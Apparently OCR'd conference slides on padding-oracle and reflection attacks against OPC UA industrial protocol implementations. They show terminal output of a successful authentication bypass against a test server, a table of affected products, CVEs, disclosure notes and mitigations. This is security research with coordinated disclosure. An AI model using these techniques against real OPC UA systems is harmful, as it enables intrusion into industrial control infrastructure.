
lap: 000:08:30.788 record zero

stop

clear

There we go!

```
[/] Progress: iteration 2016; interval size: 2.00E+0; oracle queries: 3470896
[+] Success! Got the following plaintext: 0002198568a3410e38090001000000010000000100c10199e67ca6dce5db01000000000000000000000ffffffff0000000000000000cef500000800000099e67ca6dce
dfd055942c8349999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999908f26357a49aecc8387478
[*] Removed padding. Now parsing OpenSecureChannelResponse to extract channel ID and secret nonce:
[*] + openSecureChannelResponse (OpenSecureChannelResponse):
[*] |+ typeId (NodeId):
[*]  |+ namespace: 0
[*]  |+ identifier: 449
[*] |+ responseHeader (ResponseHeader):
[*]  |+ timeStamp: 2025-06-25 14:22:58.633000
[*]  |+ requestHandle: 0
[*]  |+ serviceResult: 0
[*]  |+ serviceDiagnostics: NULL
[*]  |+ stringTable: []
[*]  |+ additionalHeader: NULL
[*] |+ serverProtocolVersion: 0
[*] |+ securityToken (ChannelSecurityToken):
[*]  |+ channelId: 62926
[*]  |+ tokenId: 8
[*]  |+ createdAt: 2025-06-25 14:22:58.633000
[*]  |+ revisedLifetime: 600000
[*] |+ serverNonce: 2e89a0353dac65db5a7dfd055942c834
[*] Trying reflection attack (if channel is still alive).
[*] Creating first session on login endpoint (opc.tcp://opc-testserver:4840)
[*] Got server nonce: b'e9fc274d68bae227244d76e6db48ef9d2e31311b6f3712c20039d434f8434bc7'
[*] Forwarding nonce to second session on impersonate endpoint (opc.tcp://opc-testserver:4840)
[*] Got signature over nonce: b'777fc6cbb269b7fbbd8407133a70a8570dd43e1ec8a706915a94ad3971306748fdf990f064b13f12f511e2e032c405374e58e59c5a76b42d048dca0fd55c9f521f429d67d9c
71732db2673ba0abe0ee18af4f99d0d612cc0e5d7adfcbe1e6cb49a91a59205f437cf6ef6a5547791326ca756e9adbf10d808a0b5b02d66dd70f66ce70c00689982a277ed063bd477b0aadf4f14913904e5aa6fa741
eca4f18b24531c37e74ff088279fb0a5b5d36877d00676beb5be3d843e6f792f9658064724b4808e8fe673d18c3628c0f6dac245907b58eda9613c3754'
[*] Using signature log in to opc.tcp://opc-testserver:4840.
[+] Attack succesfull! Authenticated session set up with opc.tcp://opc-testserver:4840.
[*] Trying to browse data via authenticated channel.
[*] Tree:
[+] + <root>
[+] |- FolderType (OBJECTTYPE)
[+] |+ Objects (OBJECT)
[+]  |- FolderType (OBJECTTYPE)
[+]  |+ Server (OBJECT)
[+]   |- ServerType (OBJECTTYPE)
[+]   |- Auditing: "False"
[+]   |- ServiceLevel: "255"
[+]   |+ NamespaceArray (Array):
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/"
[+]    |+ NamespaceArray: "urn:open62541.server.application"
[+]   |+ ServerArray (Array):
[+]    |+ ServerArray: "urn:open62541.server.application"
[+]   |+ ServerRedundancy (OBJECT)
[+]    |- ServerRedundancyType (OBJECTTYPE)
[+]    |- RedundancySupport: "0"
[+]   |+ VendorServerInfo (OBJECT)
```



Tested implementations

Software	Tested version	HTTPS attack	Error-based padding oracle	Timing-based padding oracle
dataFEED edgeConnector	2024.01	✗	✗	✗
Ignition	8.1.38	✗	✓	✓
KEPServerEX	6.15.154.0	✗	✗	✓*
open62541	1.4	✗	✗	✓
Prosys OPC UA Simulation Server	5.4.6-180	✓	✓	✓
UA-.NETStandard Reference Server	1.4.372-preview	✓	✓*	✓*
Unified Automation C++ Demo Server	1.8.2.624	✗	✗	✗

* Only in non-default configuration

Protocol flaw -> others likely affected
Got confirmation about CODESYS and various Siemens products

Follow-up

- Disclosed to OPC Foundation; who coordinated to vendors
- Very fast response! 😃

- CVE’s so far: CVE-2024-42512, CVE-2024-42513, CVE-2025-1468
- Fixes range from software updates to disabling features to configuration advisories
- Check your vendor documentation

- Non-certificate based user authentication is not affected
- Disabling HTTPS and Basic128Rsa15 is usually sufficient, but not always
- Testing and PoC exploitation tool: **https://github.com/SecuraBV/opcattack**

Black Hat Sound Bytes

1. Crypto protocol design is hard, even if you use secure building blocks

2. More than a quarter century later, Bleichenbacher's attack is as relevant as ever.

3. We can probably expect more OPC UA crypto flaws to surface in the future.

So do you need to go back to use a VPN? Well..




Image by Sinh Tran